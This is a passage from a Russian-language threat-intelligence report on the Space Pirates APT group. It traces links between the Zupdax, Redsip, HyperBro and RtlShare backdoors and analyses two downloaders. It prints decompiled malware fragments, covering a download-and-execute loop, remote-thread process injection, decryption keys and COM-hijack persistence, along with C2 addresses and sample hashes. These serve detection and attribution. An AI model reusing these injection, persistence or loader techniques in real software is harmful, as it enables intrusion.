d:\磁盘\E\项目问题\版本\UDPUDP-英文\bin\server.pdb

Из них следует, что оригинальное название проекта можно перевести как «UDPUDP-английский».

Связь с Redsip

В 2011 году специалисты McAfee описали серию атак на компании энергетического сектора, получившую название Night Dragon. Среди ВПО, использованного злоумышленниками, был бэкдор Redsip (e3165c2691dc27ddaeb21e007f2bf5aeb14ef3e12ec007938e104d6aed512f39).

По всей видимости, Zupdax представляет собой переработанную версию Redsip. Бэкдоры, в частности, имеют идентичную структуру сетевых сообщений (включая магическую константу 0x12345678), совпадающие по именам и идентификаторам команды (CMD_SET_REM и CMD_UNINSTALL_HOST), похожие отладочные сообщения. В обоих случаях полезная нагрузка реализуется через внешние плагины.


```
135         else
136         {
137           switch ( v15.command_id )
138           {
139             case 0x18:
140               sub_10001BA0();
141               OutputDebugStringW(L"CMD_RESET_HOST");
142               break;
143             case 3:
144               OutputDebugStringW(L"CMD_File_Managers");
145               sub_100017D0(L"PluginFile.dll");
146               break;
147             case 0x15:
148               OutputDebugStringW(L"Server CMD_File_FIND");
149               break;
150             case 0x17:
151               sub_10001B00(OutputString);
152               OutputDebugStringW(L"CMD_SET_REM ");
153               break;
154           }
155         }
156       }
157       OutputDebugStringW(L"Server: main RecvPacket Error");
158     }
```

Рисунок 11. Фрагмент кода Redsip (образец 2010 года)

```
81          switch ( v16.command_id )
82          {
83            case 0:
84              OutputDebugStringW(L"Server: CMD_END");
85              return 0;
86            case 0x17:
87              OutputDebugStringW(L"Server: CMD_SET_REM");
88              sub_10005320(v17);
89              OutputDebugStringW(v17);
90              goto LABEL_17;
91            case 0x19:
92              OutputDebugStringA("Server: CMD_UNINSTALL_HOST");
93              sub_10005450();
94              return -1;
95            case 0x28:
96              OutputDebugStringW(L"Server: CMD_TRANSMISSION_PLUGIN");
97              sub_10004E20(v1);
98              goto LABEL_17;
99            case 0x29:
100             OutputDebugStringW(L"Server: CMD_PLUGIN_TRANSMISSION_EXECUTE");
101             sub_10004E20(v1);
102             goto LABEL_17;
103           case 0x38:
104             OutputDebugStringW(L"Server: CMD_UPDATE");
105             OutputDebugStringW(v17);
106             goto LABEL_17;
107           default:
108 LABEL_17:
109             memset(&v16, 0, 0xF010u);
110             if ( recv_packet(v4) )
111               break;
112             continue;
113         }
114         break;
115       }
116     }
117     OutputDebugStringW(L"server: connect main RecvPacket Error");
118     return 0;
```

Рисунок 12. Фрагмент кода Zupdax (образец 2015 года)

Стоит отметить, что в 2018 году Redsip был использован в атаке на российскую организацию, связанную с авиационно-космической отраслью. В качестве приманки злоумышленники использовали утекший корпоративный документ. Прямой связи этой атаки с деятельностью Space Pirates нам обнаружить не удалось.



Акционерное общество

E-mail: info@

http://

04.09.2013 №

Председателю экспертной комиссии,

Справка по согласованию замечаний

по вопросам надежности и безопасности

Рисунок 13. Внутренний документ, использованный в качестве приманки

Связи с Winnti и FF-RAT

Некоторые экземпляры Zupdax имеют валидные цифровые подписи. В частности, образец 24b749191d64ed793cb9e540e8d4b1808d6c37c5712e737674417573778f665b (upinstall.bat) подписан сертификатом YD Online Corp., а 84b8bfe8161da581a88c0ac362318827d4c28edb057e23402523d3c93a5b3429 (Slack.exe) — сертификатом NFINITY GAMES BILISIM ANONIM SIRKET.

Среди файлов, подписанных этими сертификатами, можно обнаружить компоненты ВПО PipeMon, которое приписывают группе Winnti. Изучая сетевую инфраструктуру второго образца, мы также отметили наличие косвенных связей со старой инфраструктурой Winnti, однако они требуют дополнительного подтверждения.

В то же время в случае Slack.exe можно говорить о наличии надежных инфраструктурных связей с бэкдором FF-RAT, который в 2017 году описали специалисты BlackBerry. Так, и экземпляр Zupdax, и образцы FF-RAT используют в качестве C2 поддомены playdr2.com и gamepoer7.com.

Связи с Bronze Union и TA428

В ранее упоминавшемся отчете ESET Operation StealthyTrident: corporate software under attack, посвященном компрометации Able Desktop, отмечается присутствие бэкдоров HyperBro и Zupdax (Korplug по ESET), а также Tmanger и ShadowPad в рамках одной операции злоумышленников. Исследователи приводят несколько возможных объяснений такой взаимосвязи. Нам удалось выявить несколько дополнительных фактов, дающих больше информации о связях между группами Bronze Union (LuckyMouse, APT27), TA428 и ВПО Zupdax.

Кодовые пересечения

Экземпляр Zupdax из отчета ESET содержит стандартный для этого ВПО дроппер (data1.dat, 2486734ebe5a7fa6278ce6358d995d4546eb28917f8f50b01d8fdd7a1f9627a4), извлекающий полезную нагрузку из ресурсов. Интерес представляет схема, по которой он получает управление: в ней используется side-loading

библиотеки pcalocalresloader.dll, в которой расположен шеллкод, расшифровывающий и выполняющий еще один шеллкод из файла thumb.db. Второй шеллкод содержит сжатую алгоритмом LZNT1 DLL-библиотеку, которую он рефлективно загружает в память.




Figure 5. Trojanized Able Desktop installer content

Рисунок 14. Фрагмент отчета ESET

Оба шеллкода используют нетипичный алгоритм хеширования для имен импортируемых библиотек и функций (рис 15.). Так, kernel32.dll имеет хеш 0xD4E88, а ntdll.dll — 0x1B708. Однако поиск схожих экземпляров показал, что подобные шеллкоды можно встретить в различных семействах ВПО — например в SmokeLoader или в эксплойтах для InPage. Вероятно, что для создания шеллкодов был использован билдер, доступный разным хакерским группировкам.

```
8  v3 = 0;
9  result = 0;
10 v5 = 0;
11 str = a1;
12 do
13 {
14   LOBYTE(v5) = *str | 0x60;
15   result = 2 * (v5 + result);
16   str += step;
17   LOBYTE(v3) = *str;
18   --v3;
19 }
20 while ( *str && v3 );
21 return result != expected;
```

Рисунок 15. Хеш-функция во вспомогательных шеллкодах

При этом вся схема целиком, включающая легитимный компонент IntgStat.exe, библиотеку pcalocalresloader.dll и зашифрованный thumb.db, использовалась в таком виде только для загрузки бэкдора HyperBro и была описана «Лабораторией Касперского». Единственное расхождение состоит в том, что в случае с Able Desktop не применялась обфускация shikata_ga_nai.

Вспомогательная DLL, находящаяся в thumb.db, отвечает за одновременный запуск дроппера (data1.dat) и легитимного установщика Able Desktop. Она отличается наличием большого количества неиспользуемых строк в секции данных. Часть из этих строк характерна только для экземпляров бэкдора HyperBro:

```
Elevation:Administrator!new:{FCC74B77-EC3E-4dd8-A80B-008A702075A9}
SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Uninstall\\test
system-%d
CreateProcessAsUser error %d
\\..\\config.ini
Win2008(R2)
Win2012(R2)
```

Как следует из отчета ESET и нашего исследования, злоумышленники, стоящие за атакой на пользователей Able Desktop, имеют доступ как к HyperBro, так и к Zupdax. Однако при этом большая часть кодовых особенностей специфична именно для бэкдора HyperBro, который, в свою очередь, относят к группе Bronze Union.

Сетевые пересечения




Рисунок 16. Фрагмент сетевой инфраструктуры Zupdax

Один из экземпляров Zupdax (ffe19202300785f7e745957b48ecc1c108157a6edef6755667a9e7bebcbf750b) использует в качестве C2 поддомены flashplayeractivex.info, такие как update.flashplayeractivex.info и news.flashplayeractivex.info. В августе 2020 года эти домены некоторое время разрешались в IP-адрес 209.250.239.96. Одновременно с ними на том же IP-адресе присутствовал домен go.vegispaceshop.org.


Последний домен вместе с IP-адресом можно найти в отчете NTT Security, посвященном ВПО Albaniiutas из инструментария TA428. Как показал детальный анализ образцов Albaniiutas, который провели наши коллеги из Group-IB, данное ВПО представляет собой новую версию выявленного ранее специалистами PT Expert Security Center бэкдора RemShell (BlueTraveller).

Еще один домен, появляющийся на IP-адресе 209.250.239.96 в то же самое время — nameserver.datacertsecure.info. Очевидным образом связанные с ним домены datacertsecure.info и check.datacertsecure.info в период с июня по июль 2020 года разрешаются в IP-адрес 139.180.208.225. Одновременно с этим узел становится известен как контрольный сервер бэкдора HyperBro, а затем упоминается ESET в Operation StealthyTrident.

Перечисленные связи дополнительно объединяют цели злоумышленников: скомпрометированные установщики Able Desktop, так же как и упомянутые выше экземпляры Albaniiutas и HyperBro, были использованы в атаках на организации в Монголии.

Загрузчики

В сетевой инфраструктуре Space Pirates мы обнаружили два вида загрузчиков, содержащие приманки с русским текстом. Один из них был также найден в сети нашего клиента, подвергшегося атаке злоумышленников.



Главный эксперт Белого дома заявил, что эпидемия коронавируса в США не контролируется

Доктор Энтони Фаучи, главный государственный эксперт по общественному здравоохранению, на слушаниях в Конгрессе США заявил, что США не контролируют эпидемию, и если Америка слишком резко ослабит меры карантина, то последствия будут непредсказуемы.

Эпидемиолог фактически поставил под сомнение тактику Трампа запустить промышленное производство в стране на полную мощь. Он считает, что Белый дом слишком торопится, так как эпидемия пока не контролируется.

По словам Фаучи, снимать все ограничения надо разумно,


Рисунок 17. Пример документа-приманки

Downloader.Climax.A

Первый загрузчик отличается использованием частей исходного кода буткита Rovnix (он был подробно описан экспертами «Лаборатории Касперского»). Стоит отметить, что приведенные в отчете сетевые индикаторы, в частности домен bamo.ocry.com, а также IP-адреса 45.77.244.191 и 45.76.145.22, по нашим данным, входят в сетевую инфраструктуру Space Pirates.

У нас нет информации о том, какое вредоносное ПО доставлял этот загрузчик. Однако исследователям из «Лаборатории Касперского» удалось выявить вероятные экземпляры, основываясь на схожести PDB-путей и идентичных C2.

We also discovered instances that could serve as a payload for a loader. They contain similar PDB paths and the same C&Cs as the loaders. Interestingly, the addresses of the required APIs are got from the function name, which is obtained from the index in the configuration line.



Getting the API addresses

At the command of C&C, this malware can run an EXE file with the specified parameters, record sound from the microphone and send the audio file to the cybercriminals, turn off or restart the computer, and so on.

Рисунок 18. Фрагмент отчета «Лаборатории Касперского»

На приведенных в отчете скриншотах полезной нагрузки можно заметить специфическую технику хранения строк: все они находятся в одном блоке данных и проиндексированы числами с префиксом «PS_». Такая техника встречается в коде публично доступного бэкдора PcShare. Выделенные исследователями наборы строк в точности соответствуют тем, которые можно встретить в открытом коде бэкдора. Аналогичное соответствие можно провести и между командами, которые поддерживает ВПО. В результате можно уверенно утверждать, что данная полезная нагрузка основана на коде PcShare.

```
130  PS_10130=BringWindowToTop
131  PS_10131=UpdateWindow
132  PS_10132=MessageBoxA
133  PS_10133=Winmm.dll
134  PS_10134=waveInOpen
135  PS_10135=waveInClose
136  PS_10136=waveInPrepareHeader
137  PS_10137=waveInUnprepareHeader
138  PS_10138=waveInAddBuffer
139  PS_10139=waveInStart
140  PS_10140=waveInStop
141  PS_10141=GetFileSizeEx
```

Рисунок 19. Фрагмент файла строк из кода PcShare

Далее мы рассмотрим модифицированный вариант PcShare, который мы назвали RtlShare. Стоит отметить, что во время расследования у нашего клиента мы обнаружили экземпляр RtlShare, соединяющийся с C2 202.182.98.74. Его же использует образец Downloader.Climax.A с SHA-256 e9c94ed7265c04eac25bbcdb520e65fcfa31a3290b908c2c2273c29120d0617b. Учитывая сказанное ранее, можно предположить, что полезной нагрузкой, которую доставляет загрузчик, является именно RtlShare.

Downloader.Climax.B

Другой вид загрузчика для своего исполнения может использовать уязвимости в Microsoft Equation Editor. Такую уязвимость, в частности, эксплуатирует документ с именем «Мэр Сеула.rtf» (7079d8c92cc668f903f3a60ec04dbb2508f23840ef3c57efffb9f906d3bc05ff), созданный с помощью известного билдера Royal Road RTF (8.t), широко распространенного среди азиатских APT-групп.

Код этого загрузчика полностью отличается от Downloader.Climax.A, но при этом в нем можно выделить некоторые схожие особенности. В частности, для соединения с C2 оба загрузчика используют TCP, а получаемая полезная нагрузка в обоих случаях распаковывается с помощью алгоритма LZW.

Downloader.Climax.B закрепляется в системе через ключ реестра HKCU\Software\Microsoft\Windows\CurrentVersion\Run\GetUserConfig. Его задача —получить с контрольного сервера файлы с именами INFOP11.EXE и OINFO11.OCX и запустить EXE-файл на исполнение. При этом каждый из файлов имеет свой числовой идентификатор, который отправляется на C2.

```
67   do
68   {
69     if ( Networking::check(g_acsAddressC2, g_wPortC2) == 1 )
70     {
71       if ( !v9 )
72       {
73         while ( !download_file_by_id(&exe_filepath, 7999) )
74           Sleep(5000u);
75       }
76       if ( !v11 )
77       {
78         while ( !download_file_by_id(&dll_filepath, 8005) )
79           Sleep(5000u);
80         v3 = 0;
81         Sleep(50u);
82         set_config_for_downloaded_file(&dll_filepath);
83       }
84       if ( !v9 || !v11 )
85       {
86         memset(&StartupInfo, 0, sizeof(StartupInfo));
87         ProcessInformation.hProcess = 0;
88         ProcessInformation.hThread = 0;
89         ProcessInformation.dwProcessId = 0;
90         ProcessInformation.dwThreadId = 0;
91         StartupInfo.cb = 68;
92         CreateProcessA(0, &exe_filepath, 0, 0, 0, 0, 0, 0, &StartupInfo, &ProcessInformation);
93         Sleep(3000u);
94         v9 = v12;
95       }
96     }
97     Sleep(1000 * dword_40A664);
98   }
99   while ( v3 );
```

Рисунок 20. Фрагмент кода загрузчика

После загрузки в тело полученного OCX-файла записываются параметры конфигурации, которые присутствуют в самом загрузчике: узел и порт контрольного сервера, время ожидания между обращениями к C2, строка TodaySend, а также сгенерированный GUID.

RtlShare

Полезная нагрузка ВПО RtlShare основана на публично доступном коде бэкдора PcShare. Вместе с тем вредоносное ПО имеет специфическую цепочку исполнения, код которой отсутствует в открытых источниках. В ней участвует

три DLL, каждая из которых имеет свое экспортируемое имя. Далее мы будем использовать эти имена для обозначения соответствующих библиотек.

Рассмотрим RtlShare на примере образца 8ac2165dc395d1e76c3d2fbd4bec429a98e3b2ec131e7951d28a10e9ca8bbc46.

Интересно, что для его доставки злоумышленники использовали взломанный сайт петрозаводской математической конференции PICCAnA (piccana.karelia.ru), который в настоящее время недоступен (веб-архив). В качестве контрольного сервера в нем указан частный IP-адрес 192.168.193.165.

В процессе расследования инцидента у одного из наших клиентов мы встретили практически идентичные образцы, использующие контрольные серверы 45.76.145.22, 141.164.35.87 и 202.182.98.74.

Дроппер rtlstat.dll

В качестве начальной стадии заражения выступает DLL-библиотека rtlstat.dll, экспортирующая единственную функцию emBedding. Ее задача — извлечь и запустить библиотеку следующей стадии с внутренним именем rtlmake.dll.

Для этого сперва проверяется разрядность ОС и выбирается необходимый блок данных, после чего он расшифровывается XOR с ключом в виде одной из строк 4af233f4740c2fde7fc95ed3a834d7b1 (x64) и 3ad6faf2d7b714137de31efef137775b (x86). Затем расшифрованные данные распаковываются по алгоритму LZ4.

```
58  Block = 0;
59  if ( (unsigned int)(dword_1006FDE0 - 6) > 0x76 )
60    return 0;
61  if ( is_wow64_process() )
62  {
63    data = &unk_1003A6A0;
64    size = 0x3573B;
65    key = "4af233f4740c2fde7fc95ed3a834d7b1";
66  }
67  else
68  {
69    data = &unk_10014EF0;
70    size = 0x257AB;
71    key = "3ad6faf2d7b714137de31efef137775b";
72  }
73  Block = malloc(size);
74  memcpy(Block, data, size);
75  v3 = decrypt_and_uncompress(&Block, size, key);
76  dwProcessId = v3;
```

Рисунок 21. Извлечение необходимой версии rtlmake.dll

В тело полученной библиотеки копируется блок данных, содержащий конфигурацию (на данном этапе она зашифрована). В качестве маркера, обозначающего место, куда будет скопирована конфигурация, используется магическое число 0xAADDEE99.

Чтобы обойти детектирование на основе хеш-сумм, злоумышленники добавляют в конец библиотеки случайное количество случайных байтов, обновляя при этом поле Checksum в PE-заголовке файла. Таким образом, при каждом новом запуске будет извлекаться новый файл.

Затем дроппер проверяет, запущен ли он от имени пользователя SYSTEM. Для этого он ищет подстроку config в пути к папке LocalAppData. Если подстрока присутствует, то библиотека перезапускается от имени текущего пользователя через rundll32.exe.

В противном случае полученная библиотека сохраняется в файл %LOCALAPPDATA%\Microsoft\Windows\WER\Security\wuaueng.hlk, а путь к ней записывается в реестр по ключу HKCU\Software\Classes\CLSID\{42aedc87-2188-41fd-b9a3-0c966feabec1}\InprocServer32. Данный раздел отвечает за COM-объект MruPidlList, используемый в библиотеке shell32.dll, которую, в свою очередь, подгружает процесс explorer.exe — это известная техника закрепления ВПО в системе.


В конце своей работы дроппер запускает извлеченную DLL на исполнение с помощью regsvr32.exe и самоудаляется через BAT-файл.

Инжектор rtlmake.dll

Версии rtlmake.dll разной разрядности имеют одну и ту же функциональность, которая сводится к извлечению DLL следующей стадии и внедрению ее кода в процесс rdpclip.exe (либо в текущий процесс).

В начале своей работы инжектор проверяет, что он работает в одном экземпляре: чаще всего с этой целью используются мьютексы, но в данном случае применены именованные отображения файлов в память (file mappings). На время работы rtlmake.dll создается mapping с именем 55fc3f9a654c500932, а за работу полезной нагрузки отвечает mapping 7f8b6a2440e5c9e5b6.

Затем с помощью аналогичной предыдущему этапу функции выполняется расшифровка и декомпрессия DLL с полезной нагрузкой и конфигурации (напомним, что она была ранее скопирована в rtlmake.dll). Ключ шифрования конфигурации — строка 2ae06f136eb6588508eefd4b5f6c98d8345f1104746d15141, а полезной нагрузки — 1192f6c4b018c8e0f51d31d6dde22ff3.



```
        0  1  2  3  4  5  6  7  8  9  A  B  C  D  E  F    0123456789ABCDEF
0000h: 39 30 00 00 10 27 00 00 00 00 00 00 65 83 05 00   90...'......ef..
0010h: 00 00 00 00 00 00 00 00 31 39 32 2E 31 36 38 2E   ........192.168.
0020h: 31 39 33 2E 31 36 35 00 00 00 00 00 00 00 00 00   193.165.........
0030h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
0040h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
0050h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
0060h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
0070h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
0080h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
0090h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
00A0h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
00B0h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
00C0h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
00D0h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
00E0h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
00F0h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
0100h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
0110h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
0120h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
0130h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
0140h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
0150h: 00 00 00 00 00 00 00 00 63 79 62 65 72 45 79 65   ........cyberEye
0160h: 31 2E 30 00 00 00 00 00 00 00 00 00 00 00 00 00   1.0.............
0170h: 00 00 00 00 00 00 00 00 44 65 66 61 75 6C 74 47   ........DefaultG
0180h: 72 6F 75 70 00 00 00 00 00 00 00 00 00 00 00 00   roup............
0190h: 00 00 00 00 00 00 00 00                           ........
```

Рисунок 22. Конфигурация бэкдора RtlShare

Далее выбирается процесс, в который будет внедрена полезная нагрузка. Если текущий процесс — это explorer.exe (что верно, если библиотека была загружена в качестве COM-компонента), то целевым процессом станет rdpclip.exe. В случае если rdpclip.exe не удалось запустить, либо если DLL была загружена в другой процесс, целевым процессом становится текущий.

В память выбранного процесса записывается расшифрованная конфигурация, после чего инжектор формирует командную строку вида «/v /c:0x12345678», содержащую адрес конфигурации в адресном пространстве процесса. Полученная строка и полезная нагрузка также записываются в память процесса.

```
52    if ( self_is_explorer_exe )
53      hProcess = createProcess_rdpclip_exe(&dwProcessId);
54    if ( dwProcessId && hProcess
55      || (v8 = 0, dwProcessId = GetCurrentProcessId(), (hProcess = OpenProcess(0x43Au, 0, dwProcessId)) != 0i64) )
56    {
57      p_config = 0i64;
58      p_config = VirtualAllocEx(hProcess, 0i64, 408ui64, 0x3000u, 4u);
59      if ( p_config )
60      {
61        if ( WriteProcessMemory(hProcess, p_config, &config, 408ui64, 0i64) )
62        {
63          cmdline = 0;
64          memset(&v16, 0, 0x3FFui64);
65          strcat(&cmdline, "/v");
66          strcat(&cmdline, " /c:");
67          sprintf(&cmdline, "%s0x%08p", &cmdline, p_config);
68          hHandle = createRemoteThread_Putklm(hProcess, payload, payload_size, &cmdline);
69          if ( hHandle )
70          {
71            if ( !self_is_explorer_exe && !v8 )
72              WaitForSingleObject(hHandle, 0xFFFFFFFF);
73          }
74        }
75      }
76    }
```

Рисунок 23. Формирование командной строки в rtlmake.dll

Чтобы запустить исполнение полезной нагрузки, инжектор определяет смещение в PE-файле, по которому располагается экспортируемая ей функция Putklm, после чего она получает управление вызовом CreateRemoteThread. При этом в качестве аргументов ей передается адрес командной строки. Важно отметить, что рефлективной загрузки до этого момента не происходит: функция Putklm фактически работает как шеллкод.

Полезная нагрузка rtlmain.dll (rtlmainx64.dll)

Последняя DLL полностью реализована на основе кода основного модуля бэкдора PcShare — PcMain. Отметим некоторые ее особенности, которые характерны только для семейства RtlShare:

- Внутри библиотеки реализован рефлективный загрузчик, который находится в функции Putklm. Адрес командной строки, который она принимает, передается в DllEntryPoint через параметр lpReserved и при этом шифруется XOR с константой 0x73DE2938. Восстановление адреса и разбор командной строки происходит внутри функции DllMain.
- После запуска rtlmain.dll завершаются все процессы rdpclip.exe кроме текущего.

- Хранилище строк бэкдора дополнительно к сжатию LZ4 (которое присутствует в открытом коде) зашифровано AES с ключом 68fa504a1aee69f71df454e554c74eaf. Аналогичным образом кодируются принимаемые (ключ 48d426ca6d45496e7413cf435516af06) и передаваемые (ключ 2e5140d04c7d7da454991bae10160369) сообщения.
- Добавлена поддержка соединения через прокси-сервер.
- Присутствует специальная команда, позволяющая злоумышленникам перезаписать конфигурацию внутри инжектора rtlmake.dll (необходимое смещение содержит магическую константу 0x76EE38BB).
- В код, отвечающий за реализацию удаленной командной строки, добавлена команда getip, которая реализована через вызов nslookup myip.opendns.com resolver1.opendns.com.

Использование RtlShare

